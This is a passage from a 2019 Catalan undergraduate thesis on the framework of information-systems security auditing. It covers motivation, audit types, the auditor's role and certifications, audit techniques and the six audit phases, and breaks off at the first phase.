UNIVERSITAT POLITÈCNICA DE VALÈNCIA

CAMPUS D'ALCOI

Marc de l'auditoria informàtica de SI i la seguretat de la informació:

estudi normatiu, teòric i pràctic

MEMÒRIA PRESENTADA PER:

Arnau Lucena Cascant

GRAU D'ENGINYERIA INFORMÀTICA

Convocatoria de defensa: *Juny de 2019*

Tutor: Pedro José Ramiro Zafra

Resum

A aquest document es du a terme un estudi del marc que envolta a l'auditoria informàtica de sistemes de la informació i a la pròpia seguretat de la informació. L'estudi de l'àmbit es realitza des de tres punts diferents: abordant la normativa i certificacions relacionades, un estudi dels conceptes teòrics i per finalitzar des d'un punt pràctic, amb la simulació de part d'una auditoria exposant així els elements vistos prèviament als altres punts. Tot açò amb l'objectiu de valorar i conscienciar de la necessitat protegir un recurs tan valuós com és la informació.

Paraules clau: *auditoria, informació, ciberseguretat, certificació, hacking ètic.*

Resumen

En este documento se lleva a cabo un estudio del marco que rodea a la auditoría informática de sistemas de la información y la propia seguridad de la información. El estudio del ámbito se realiza desde tres puntos diferentes: abordando la normativa y certificaciones relacionadas, un estudio de los conceptos teóricos y para finalizar desde un punto práctico, con la simulación de parte de una auditoría exponiendo así los elementos vistos previamente en los otros puntos. Todo esto con el objetivo de valorar y concienciar de la necesidad de proteger un recurso tan valioso como es la información.

Palabras clave: *auditoría, información, ciberseguridad, certificación, hacking ético.*

Abstract

This document carries out a study of the framework for the Information Technology audit of information systems and the security of information. The study of the environment is done from three different points: addressing the related regulations and certifications, a study of the theoretical concepts and lastly from a practical point, which is viewed through the simulation of a partial audit, exposing the elements previously seen. All this process is done in order to evaluate and aware the need of protection for a resource as valuable as it is the information.

Keywords: *audit, information, cybersecurity, certification, ethical hacking.*

Als meus pares que sempre m'han donat el seu suport i han patit tant o més que jo per a fer aquest treball, als amics fets durant la carrera i als que ja estaven abans amb els que s'han compartits grans moments, i per últim, al meu tutor que m'ha ajudat solventat els constants dubtes i m'ha guiat per a que el resultat fora el millor possible.

Índex del contingut

Índex de figures

Índex de taules

Índex d'imatges

Capítol 1
Introducció

Marc de l'auditoria informàtica de SI i la seguretat de la informació

1. Introducció

1.1. Objectius

L'objectiu d'aquest treball no és el d'assentar una guia per a dur a terme una auditoria, tot i que es parteix des dels conceptes més bàsics i poc a poc es va detallant, fent-ne més especific l'estudi; el que realment es pretén és veure la importància i les capacitats que aporta un element tan important com és la informació, el qual moltes vegades es menyspreat per usuaris i empreses que no la valoren com es mereix.

Per aquest motiu, es vol averigurar com s'ha de gestionar, cuidar i protegir, i la manera de fer-ho d'una forma eficient i adequada. Per a poder dur-ho a terme, és necessari conéixer i saber fer un ús apropiat de les eines i elements que es tenen a diposició, a més haver d'adaptar-se a les normatives i lleis que regulen aquests aspectes.

Com a conseqüència, es tractaran els mecanismes, tipologies i models que conformen l'objecte d'estudi en el que es centra aquest treball: l'auditoria de seguretat de sistemes de informació. A més, també es pretén veure les certificacions, models i passos a seguir per a demostrar el coneixement i compliment de les mateixes, tractant els valors que aporten; no únicament per a les empreses sol·licitants, sinó també per a les empreses i usuaris encarregades del seu compliment i acreditació.

Com a punt final, s'estableix com a objectiu que els coneixements exposats i adquirits al llarg d'aquest treball permeten conèixer les parts bàsiques i el funcionament d'una auditoria d'aquest tipus, permetent així realitzar una simulació que ajude a veure de primera mà quin és realment el paper que desenvolupen al món real aquestes eines i tècniques.

1.2. Motivació

La motivació per a realitzar aquest treball naix de la importància de cuidar un recurs tan valuós com es la informació, i es que sembla que per a moltes empreses suposa un element com un altre i que no disposa de l'atenció i la protecció que mereix. Tal és la importància d'aquest, que cada vegada es donen més casos d'atacs informàtics per a obtindre la informació de les empreses.

Aquests atacs principalment busquen com a objectiu a les grans empreses, ja que disposen de majors quantitats d'informació. Els atacants per mitjà de diverses tècniques intenten trobar falles de seguretat per tal d'accedir a les dades dels usuaris o les de la pròpia entitat.

Com s'observa a la Figura 1 les quantitats de registres compromesos a aquest tipus d'organitzacions es conten per milers de milions.




Figura 1 - Registres compromesos (en milions) en falles de seguretat
Font: Elaboració pròpia amb dades del ITRC **[1] [2]**

Un cas de gran relevancia és l'exemple de Juny de l'any 2017 quan es va produir un atac *ransomware* conegut com *Wannacry* que va afectar a multitud d'empreses a nivell mundial, i va ocupar durant setmanes portades de diari i noticiaris **[3]**. El revol que creen aquestes notícies, inspira inseguretat en la gent i la fa pensar que les seues dades no estan ben protegides.

Aquesta situació propicia que molts atacants aprofiten per realitzar atacs de *phishing*, on es fan passar per empreses de la seua confiança per a demanar-los les dades i accedir així a la informació. Aquest, entre altres, és el motiu per a què, els casos de suplantació d'identitat junt amb el malware s'han fet més presents al llarg dels últims anys, tal com s'observa a la Figura 1, ja que per als atacants suposa una forma molt senzilla d'obtindre grans volums d'informació amb poc esforç.

A més de les grans quantitats d'informació que queden compromeses, a la Figura 2 es pot observar que al llarg dels últims 10 anys els casos d'atacs s'han produït de manera continuada, i al llarg d'aquest passat any 2018 i el present 2019 els atacs no han deixat d'aparèixer a sovint als informatius o a la premsa. Segons els experts s'espera que siguen més i més freqüents per als anys vinents, i és aquest un dels principals motius per fer entendre que tant les empreses com els usuaris han de valorar més les seues dades i les han de protegir adequadament.




Figura 2 - Índex de percepció de les amenaces
Font: https://www.ey.com/es/es/home/ey-global-information-security-survey-2018

Centrant-se en l'àmbit empresarial, son moltes les organitzacions que actualment disposen de les seues dades informatitzades, és a dir, emmagatzemades en format digital, especialment aquelles relacionades amb les tecnologies de la informació i la comunicació (TIC), i els atacs informàtics són la forma més fàcil d'obtindre aquesta informació. Al tractar-se d'un recurs vital, quan els atacants aconsegueixen el seu objectiu solen encriptar les dades o amenacen amb esborrar-les, el que fa que les empreses estiguen a les seues ordres i les obliguen a que facen pagaments a canvi de poder recuperar les dades o en el cas de ser informació valuosa per a que no la difonguen per tot arreu.

Es per això, que es cal protegir un element tan necessari i valuós com es la informació d'una empresa, i no només ha d'estar protegida, sinó que a més d'estar-ho, s'ha de comprovar que aquesta protecció és suficient, efectiva i si en compleix les normatives. No únicament s'ha de protegir on s'emmagatzemen les dades, ja que la informació a una empresa no simplement es guarda i permaneix immòbil, si no que aquesta circula a través de tot un sistema, composat per la informació, les persones, les tecnologies i les tècniques de treball, al qual se'l coneix com a Sistema d'Informació (SI). Per tant tots aquests components també seran factors a tenir en compte a l'hora de parlar de seguretat.

1.3. Assignatures relacionades

La gran majoria dels conceptes tractats a aquest treball s'han vist prèviament o almenys s'han introduït a les assignatures cursades als diferents anys d'estudi de la titulació de Enginyeria Informática. A continuació es mostren amb més detall alguns dels conceptes tractats i com es relacionen amb els punts exposats a aquest treball.

- **Fonaments de la organització empresarial**

  Punts del Treball: Descripció de la empresa auditada.

  Justificació: Tipus d'empreses, esctructura empresarial, entorn i competidors.

- **Deontologia i profesionalisme**

  Punts del Treball: Normativa i models relacionats amb la seguretat, Hacking ètic

  Justificació: Conceptes com l'ètica i la moralitat del professional informàtic, normatives relacionades, l'adequació per al compliment de normes com la LOPD.

- **Gestió de serveis de Sistemas de Informació i Tecnologies de Informació**

  Punts del Treball: Normativa i models relacionats amb la seguretat.

  Justificació: Les auditories i el de realitzar-les, certificacions que es poden obtindre de les mateixes, ciberatacs i amenaces, eines de seguretat.

- **Gestió de projectes**

  Punts del Treball: Planificació de la operació.

  Justificació: Planificació de projectes, ús d'eines com el Diagrama de Gantt i software com Microsoft Office Project per gestionar més fàcilment els projectes.

- **Gestió i configuració de la arquitectura dels sistemas de información**

  Punts del Treball: Desenvolupament de l'auditoria, Annex II - Configuració de les màquines virtuals, Ferramentes Kali Linux.

  Justificació: Virtualització de sistemes amb software com VirtualBox o VM Ware, Monitorització del trànsit d'una xarxa amb eines com Wireshark.

- **Sistemes de informació estratègics**

  Punts del Treball: Elements per a la gestió, Desenvolupament de l'auditoria, Simulació d'una auditoria.

  Justificació: Conceptes com la gestió empresarial i l'ERP per a una gestió integral

- **Sistemes integrats de informació de les organitzacions**

  Punts del Treball: Motivació i La informació.

  Justificació: Visió de tractar Informació com un recurs clau, els sistemes de informació.

Capítol 2
Estat de l'art

Marc de l'auditoria informàtica de SI i la seguretat de la informació

2. Estat de l'art

2.1. La informació

2.1.1. Origen

Pel que fa a l'origen de la informació de la que disposa una empresa, aquesta naix a partir de les dades que es van arreplegant i generant amb els processos i les activitats que es duen a terme en el dia a dia. Les dades en si, com a tal no representen res ja que són simples valors, però que al ubicar-les a un context i dotar-les de sentit se'n pot obtindre informació d'elles.




Figura 3 - Naixement de la informació i font de coneixement
Font: Elaboració propia

A partir d'aquesta informació i de l'experiència és d'on es pot extraure el coneixement, tal com es representa a la Figura 3. Aquest coneixement, pot suposar una ventaja estratègica front als competidors d'un mateix sector o contra empreses de caràcter similar i és en aquest punt on recau un dels trets més rellevants, ja que per a qualsevol empresa suposa l'instrument que permet obtindre un factor de diferenciació respecte als seus competidors.

2.1.2. Característiques

El valor i la utilitat de la informació ve donat quan aquesta compleix unes característiques:

- **Exacta:** precisa i lliure d'errors.
- **Completa:** ha de contindre tots els fets importants per al seu ús.
- **Econòmica:** el benefici proporcionat ha de ser major que el cost de mantindre-la.
- **Flexible:** útil en multitud de propòsits
- **Confiable:** la generació, recol·lecció, tractament i processat han de ser de calitat.
- **Pertinent:** realment important a l'hora de prendre decissions.
- **Simple:** no ha de ser excessivament complexa d'entendre.
- **Oportuna:** ha de ser entregada a qui corresponga en el moment adequat.
- **Verificable:** s'ha de poder comprovar i contrastar en qualsevol moment.
- **Accessible:** de fàcil accés per als usuaris autoritzats.

- **Segura:** protegida contra el accés per part d'usuaris no autoritzats.

El valor del que disposa crea la necessitat de protegir i cuidar-lo, i açò comporta disposar d'una bona configuració que proporcione protecció, però com s'ha comentat anteriorment a més de disposar de la seguretat pertinent, cal comprovar que aquesta actua de forma eficient.

2.2. Els sistemes de informació

La informació, com ja s'ha vist, disposa d'una sèrie de propietats que fan que d'aquest recurs es puga obtenir una ventaja estratètica per a l'empresa, però a més d'això també ajuda a pendre decisions, controlar les operacions i analitzar problemes. Per tant, mantenir la informació protegida garantirà les característiques de la seguretat de la informació com son la confidencialitat, la integritat i la disponibilitat. Per tant s'ha de remarcar que independentment del tipus de empresa, no unicament s'ha de protegir i gestionar el propi recurs, sinó també tot allò que l'envolta, és a dir, l'entorn; d'acord amb (Agé & ACISSI, 2015).

L'entorn, és el que es coneix com a Sistema de Informació (SI), aquest sistemes són un conjunt de components interrelacionats encarregats de regular i coordinar les funcions que té una entitat. Els diferents elements que el composen són la pròpia informació, els treballadors, els recursos (*software* i *hardware*) i les activitats que amb aquestos es realitzen, tots ells interactuen entre si amb el propòsit d'aconseguir els objectius de la empresa, tal com es representa a la Figura 4, però a més també s'han de tindre en compte elements com el propi entorn de l'empresa o els límits.




Figura 4 - Sistema de Informació
Font: Elaboració propia

2.3. Gestió de la informació

2.3.1. Indicadors d'una gestió incorrecta

Si els elements que composen un SI no es gestionen de forma adequada, no es pot arribar a aconseguir els objectius plantejats. Però per a poder canviar el rumb i enfocar-se cap a les metes establertes és necessari conèixer quins són els indicadors que mostren que no s'està realitzant una gestió adequada, com són alguns dels simptomes mostrats a continuació:

- Actituds desfavorables de l'usuari final
- Costos excessius
- Pressupost excedit
- Projectes demorats
- Rotació elevada del personal
- Personal inexpert
- Errors freqüents
- Llista excessiva de sol·licituds en espera
- Temps de resposta d'ordinador excessiu
- Absència de plans de contingència
- Projectes cancel·lats o suspesos
- Compres sense suport o autorització
- Necessitat freqüent d'ampliacions de capacitat
- Extensos informes d'excepcions
- Poca motivació
- Falta de formació en tots els nivells de la organització
- Alta direcció no implicada ni concienciada
- Confiança en un nombre reduït de membres claus del personal
- Informes sense seguiment
- Falta d'entrenament adequat

2.3.2. Elements per a la gestió

Amb l'objectiu de millorar la gestió de la informació, i evitar que apareguen els indicadors abans esmentats, les empreses disposen d'una sèrie de tècniques que permeten fer-los front i així traure el màxim profit al recurs més important del que disposen. Aquests permeten revisar i controlar si el recursos destinats a una funció son, o no, suficients per a realitzar les tasques, evitant així moltes de les evidències anteriors.

Alguns exemples d'aquestes tècniques son:

- Control Intern
- Anàlisi de riscos
- Pla de contingències
- Auditoria
- Consultoria

Aquest treball se centra en l'auditoria i en el marc que l'envolta abordant aquest tema des de diferents punts de vista: tractant els conceptes teòrics, les normes a la que està subjecta i amb models amb els que se la relaciona i per últim, aplicant els termes vistos a la simulació d'un exemple que podria pertànyer al món real.

Capítol 3
L'auditoria

Marc de l'auditoria informàtica de SI i la seguretat de la informació

3. L'auditoria

3.1. Auditoria vs. Consultoria

Entre aquests últims elements vistos, l'auditoria i la consultoria, existeix una confusió bastant habitual; aquesta última a diferència de la primera, es tracta d'una acció a priori, orientada per a la planificació, la qual pretén guiar a l'hora de triar de quins elements es disposarà i com estaràn configurats els recursos dels que es disposa.

D'altra banda, l'auditoria radica en una acció a posteriori, i s'encarregarà de revisar les accions preses anteriorment, i les actualitzarà de forma periòdica per tal de comprovar si aquestes mesures i els recursos destinats son eficients i si són útils per al desenvolupament de l'activitat que realitze empresa.

	Consultoria	**Auditoria**
Contingut	Donar consell o assessorar	Opinió
Condició	De caràcter especialitzat	Professional
Justificació	En base a un examen o anàlisi	Sustentada en un conjunt determinat de procediments
Finalitat	Establir la manera de realitzar adequadament l'objecte d'anàlisi	Determinar la fiabilitat de l'objecte d'estudi, comprovant si es presenten les expectatives que li son atribuïdes
Aplicació	Funció a priori per a determinar la forma de dur a terme una funció o activitat	Verificar a posteriori si les condicions es compleixen i els resultats obtesos son els esperats

Taula 1 - Diferències entre auditoria i consultoria

Font: Elaboració propia

Cap dels dos és més important que l'altre, ambdós són necessaris i de gran importància per a una empresa, però cadascun realitza el seu paper en el moment pertinent, tal com es veu a la Taula 1.

3.2. Definició d'auditoria

Per tant, de forma més concreta, l'auditoria es pot definir com un exàmen de caràcter objectiu, sistemàtic i crític que pretén avaluar l'eficiència i l'eficàcia dels recursos informàtics i la seua gestió.

Per a fer realitat aquest objectiu serà necessària una metodologia que establisca quins son els passos a seguir en aquest procés i com que cadascuna de les empreses disposa d'unes necessitats i uns recursos diferents, existeix una gran gama de tipologies i classificacions que permetran adaptar-se als desitjos de la empresa auditada.

En el cas de la informàtica, aplicant el concepte a aquest àmbit, aquest tipus d'auditories poden definir-se com el procés d'arreplegar evidències per determinar si els elements del sistema dels que es disposa s'adeqüen a les necessitats de la empresa i per tant permeten aconseguir els objectius de la empresa, mantenint la protecció i integritat dels seus actius, comprovan a més, si ho fan de forma eficaç i efectiva.

3.3. Objectius

Les metes d'una auditoria informàtica poden ser resumides en els següents punts:

- Analitzar l'operativitat i la protecció dels recursos de l'organització.
- Revisar les aplicacions informàtiques a les diferents fases, tant al disseny, com a la implantació i l'explotació.
- Col·laborar a millorar l'eficàcia de l'organització i els controls implantats en els sistemes informàtics.

3.4. Tipus d'auditories

Existeixen diversos tipus d'auditories segons l'àrea que s'estudie i a més cadascuna d'aquestes disposa d'una classificació per diferents aspectes: objecte, subjecte, abast o origen. Depenent de l'àrea, les classificacions com ara els objectes d'estudi variaran en funció de la mateixa, en el cas de la informàtica es troben els següents: l'explotació, els sistemes, les comunicacions, el desenvolupament de projectes i la seguretat, tal com es veu a la Figura 5, però a més d'aquestos existeixen subtipus, creats a partir de la combinació dels mateixos, depenent dels usuaris o com d'específic es desitja ser en algún camp en concret.

Objecte	Explotació
	Sistemes
	Comunicacions
	Desenvolupament de projectes
	Seguretat
Subjecte	Intern
	Extern
Abast	Total
	Parcial
Origen	Voluntari
	Obligatori

Figura 5 - Tipus d'auditories amb objectes d'estudi de la informàtica
Font: Elaboració propia

3.4.1. Objecte

Vegent amb més detall els objectes es poden determinar quin dels camps d'estudi és el més aliè per a profunditzar en aquest treball.

- **Explotació**

Partint de la materia d'origen de la informació, les dades hauran de passar uns controls de integritat i qualitat abans que es transformen i circulen a través del SI. Per tant, s'auditarà la planificació i la producció de la informació.

- **Sistemes**

A l'auditoria s'analitzarà l'activitat dels diferents sistemes. Es verificaran les versions a les que els SO estan actualitzats i s'analitzaran les possibles incompatibilitats amb la resta de software, es revisarà la integritat i la consistencia de la base de dades, i per últim, s'avaluarà si les activitats afecten a altres tasques.

- **Comunicacions**

S'haurà de conèixer la topologia de xarxa de comunicacions i comprovar que estiga actualitzada, s'avaluarà l'utilització de les línies contractades i els temps de desús de les mateixes i es comprovarà la disposició de dades sobre quantes línies existeixen, com són

i on estan instal·lades. Disposar d'una documentació sobre la tipologia desactualizada o la inexistencia de dades sobre les línies suposarien greus debilitats que poden afectar a les funcionalitats de la organització.

- **Desenvolupament de projectes**

L'auditoria comprovarà la seguretat dels programes i projectes realitzats. Es revisen les metodologies utilitzades, les fases del desenvolupament fent un control intern de les aplicacions, es medirà la satisfacció dels usuaris i es controlaran els processos garantint que únicament s'executen els programes desitjats.

- **Seguretat**

Abarca tant l'apartat lògic (Processos, software, protecció de dades, accés d'usuaris) com el físic (Edificis, instal·lacions, hardware, suport de dades). L'auditoria es basarà en fer un estudi dels riscos potencials als que està sotmesa la empresa considerant les possibles amenaces i l'impacte de les mateixes.

Com en aquest cas es vol fer èmfasi en la importància que té la informació i la necessitat de protegir-la adequadament, es tractarà amb més detall l'auditoria informàtica de seguretat centrant-se en els SI.

3.4.2. Subjecte

Auditoria interna vs. externa

Les auditories també poden ser diferenciades segons de qui les realitze, es per això que depenent del subjecte es podrà diferenciar entre auditories internes o externes; cadascuna amb els seus avantatges i inconvenients, per això serà important fer ús d'ambdues. Cal destacar que tant si es tracta d'una auditoria interna, com d'una externa el treball realitzat serà remunerat.

La interna es du a terme per persones que pertanyen a la propia empresa auditada i es podrà realitzar de forma més freqüent al sert part de la mateixa. Podent generar informes i duent a terme revisions de forma periòdica que consoliden part de la planificació i activitats habituals.

D'altra banda, la externa serà realitzada per algú extern a l'empresa, fet que aportarà una major objectivitat i imparcialitat, pero requerirà que habitualment l'auditor es trasllade a la empresa el que suposa més costos i una disponibilitat no tant inmediata com algú propi a

l'entitat. Normalment s'utilitza per a auditar aspectes que requereixen una alta especialització i als quals els serveis propis de la empresa no apleguen, però també pot ser utilitzada en combinació amb l'interna, per tal de contrastar els informes prèviament generats.

Figura i paper del auditor

L'auditor informàtic es un profesional que ha de tindre la qualificació tècnica i disposar d'habilitats i coneixements bàsics en multitud d'àmbits. Entre les funcions de l'auditor es troben que serà l'encarregat de participar en les revisions del disseny, implantació i explotació aplicacions informàtiques, revisarà els sistemes per a verificar que s'adeqüen a les ordres de direcció, requisits legals i protecció de confidencialitat i per últim, revisarà el nivell d'eficàcia, utilitat, fiabilitat i seguretat tant a la informació com als propis equips.

L'auditor únicament podrà emitir un judici basat en els fets i en cap cas podrà modificar la situació analitzada, tot i això si que farà una sèrie de recomanacions o suggerències per tal de resoldre les vulnerabilitats trobades, procés que es du a terme en les últimes fases de l'auditoria. **[4]**

Certificacions de l'auditor

En quant a certificacions per a un auditor de SI, no existex cap certificació oficial, és a dir, que estiga respaldada per alguna normativa o institució oficial, però si que hi ha d'altres que segueixen algun model o estan promoguts per alguna entitat de l'entorn de les auditories i la seguretat els quals son acceptats i reconeguts entre les empreses d'aquest àmbit.

Entre aquests últims destaca el certificat CISA (Auditor Certificat de Sistemes d'Informació – de l'anglés: *Certified Information Systems Auditor*) que es tracta d'una certificació reconeguda a nivell mundial, que arreplega les diverses qualitats i característiques tècniques amb les que ha de contar un auditor, buscant la millor solució de forma òptima.

S'obté mitjançant la respectiva certificació en ISACA (Associació d'Auditoria i Control de Sistemes d'Informació - *Information Systems Audit and Control Association*) una de les entitats més importants dins del món de la auditoria, ja que es tracta d'una associació internacional que suporta i patrocina el desenvolupament de metodologies i certificacions per a la realització d'activitats relacionades amb l'auditoria i el control en SI. **[5]**




Figura 6 - Certificats de ISACA en total i per regió
Font: Elaboració pròpia amb les dades de les notes de premsa del lloc web de ISACA **[6]**

El CISA és el més comú i conegut dels certificats que otorga aquesta associació tal com es representa a la Figura 6, però disposa d'altres molt interessants (com CISM, CGEIT o CRISC) relacionades amb la seguretat de la informació, que es tractaran més avant al on es veuen amb més detall característiques dels mateixos, així com, la forma d'obtindre'ls.**[7]**

3.4.3. Abast

Per a dur a terme l'auditoria s'haurà de redactar un contracte d'auditoria que establisca quin és l'abast de la mateixa, a més en ell s'especifica les àrees i les persones involucrades així com les responsabilitats de cada departament. Tota aquesta informació s'arreplegarà al document, que hauran de signar ambdues parts i les decisions i paràmetres establerts determinaran amb quin grau de profunditat es durà a terme, podent diferenciar entre auditories totals o parcials.

3.4.4. Origen

Pel que fa a l'origen, una empresa pot ser auditada per diverses raons, tant de manera voluntaria ja siga per buscar la millorar de la empresa amb revisions continues o bé de forma obligada per alguna inspecció que requerisca d'una revisió inmediata per a solucionar problemes presents i poder afrontar la següent inspecció de forma satisfactòria.

Capítol 4

Auditoria de seguretat de sistemes de la informació

Marc de l'auditoria informàtica de SI i la seguretat de la informació

4. Auditoria de seguretat de sistemes de la informació

4.1. Objectiu

L'auditoria de seguretat de sistemes d'informació té l'objectiu d'identificar, enumerar i descriure les vulnerabilitats que es troben al procés, per tal de comunicar-les als responsables i que es prenguen mesures per corregir-les o bé reforçar-se per tractar de previndre'n de futures. Per a conseguir arribar a l'objectiu de trobar aquestes vulnerabilitats, és necessari arreplegar dades i informació tant per part del propi auditor com de l'auditat, per a la qual cosa es farà ús d'una àmplia gama de tècniques i eines per a facilitar el treball.

4.2. Tècniques i eines per a l'auditoria

Aquestes eines tindran una participació durant les diferents fases de l'auditoria, però la gran majoria estan enfocades a la tasca principal, que és la recol·lecció d'informació i documentació, que servirà per posteriorment emitir un judici de la situació de la empresa, basat en les evidències trobades. Les principals eines i tècniques de les que fa ús un auditor informàtic les següents. **[8]**

- **Qüestionaris.** Per a començar a recopilar, un punt habitual de partida es la complimentació de qüestionaris per part de les persones responsables o relacionades amb l'àmbit que es desitja estudiar.
- **Entrevistes**. Es tracta d'una de les activitats més importants, ja que en ella es recull més informació i amb més matisos que amb altres tècniques. Es basa fonamentalment en un interrogatori a l'auditat en forma de conversa, seguint un acurat sistema prèviament establert.
- **Observació**. A través de diferents mètodes permet recol·lectar directament les dades sobre el sistema, les funcions, activitats i operacions. Els tipus d'observació es divideixen en diverses categories: directa / indirecta, participativa / desvinculada, històrica / actual, introspectiva / extrospectiva, controlada / natural.
- **Empremtes**, traces i fluxogrames. Per a verificar que els programes i el sistema realitzen les funcions previstes, utilitzant en ferramentes que rastregen el flux de les dades, el que és coneix com l'empremta digital o fingerprint. Amb aquestes traces de la informació s'elaboren fluxogrames (Figura 7), per a representar gràficament el moviment de la informació i identificar els punts on fer èmfasi en l'estudi.




Figura 7 - Exemple de diagrama de flux o fluxograma
Font: Elaboració pròpia

- **Llistes de revisió** (**checklist**). A partir dels qüestionaris i les entrevistes, s'analitza la informació de les respostes i s'elaboren llistes de preguntes (que reben el nom de checklist) molt sistematitzades i classificades per matèries i àrees, amb l'objectiu d'obtenir els punts febles i forts i així poder qualificar-los. Hi ha 2 tipus de qualificació: per rang, puntuant entre una serie de valors, o d'acord amb una escala; o binària, responent per exemple amb Sí/No.
- **Inventari**. També és important fer un recompte del que s'està auditant, comparant les quantitats existents amb les que hauria d'haver, per comparar-les i investigar les causes de les possibles diferències. Alguns exemples de tipus d'inventaris són el recompte de software, hardware, documents i manuals.
- **Anàlisis de dades**. S'examina la informació obtinguda de les diverses fonts, tant la que proporciona l'auditat com la obtesa per l'auditora i es compara per trobar possibles discrepàncies i les causes de la mateixa.
- **Matrius de risc**. Basant-se en les fortaleses i les debilitats, es representa en una matriu els risc de els possibles riscos ajuda a centrar-se en millorar les parts crítiques o redistribuir recursos de zones que estiguen sobreprotegides, reduint així els punts febles.
- **Simulació**. La simulació de diferents situacions permet veure com respon el sistema en un context concret i ajuda determinar si la planificació és adequada.

Les tècniques i eines acabades de veure, no poden ser genèriques per a totes les organitzacions, sinó que s'han d'adaptar a cadascuna d'elles i ser específiques per a cada situació, ja que cada empresa té unes condicions i unes necessitats diferents.

4.3. Metodologia

Per norma general com a metodologia s'estableixen 6 punts que conformen les fases d'una auditoria d'aquest tipus tal com es mostren a la Figura 8, que tot seguit es veuran amb més detall. **[9]**

1	Presa de contacte
2	Planificació de la operació
3	Desenvolupament de l'auditoria
4	Síntesi i diagnòstic
5	Presentació de conclusions
6	Informe i pla de millora

Figura 8 - Les 6 fases de la auditoria
Font: Elaboració pròpia d'acord amb **[9]**

1. Presa de contacte

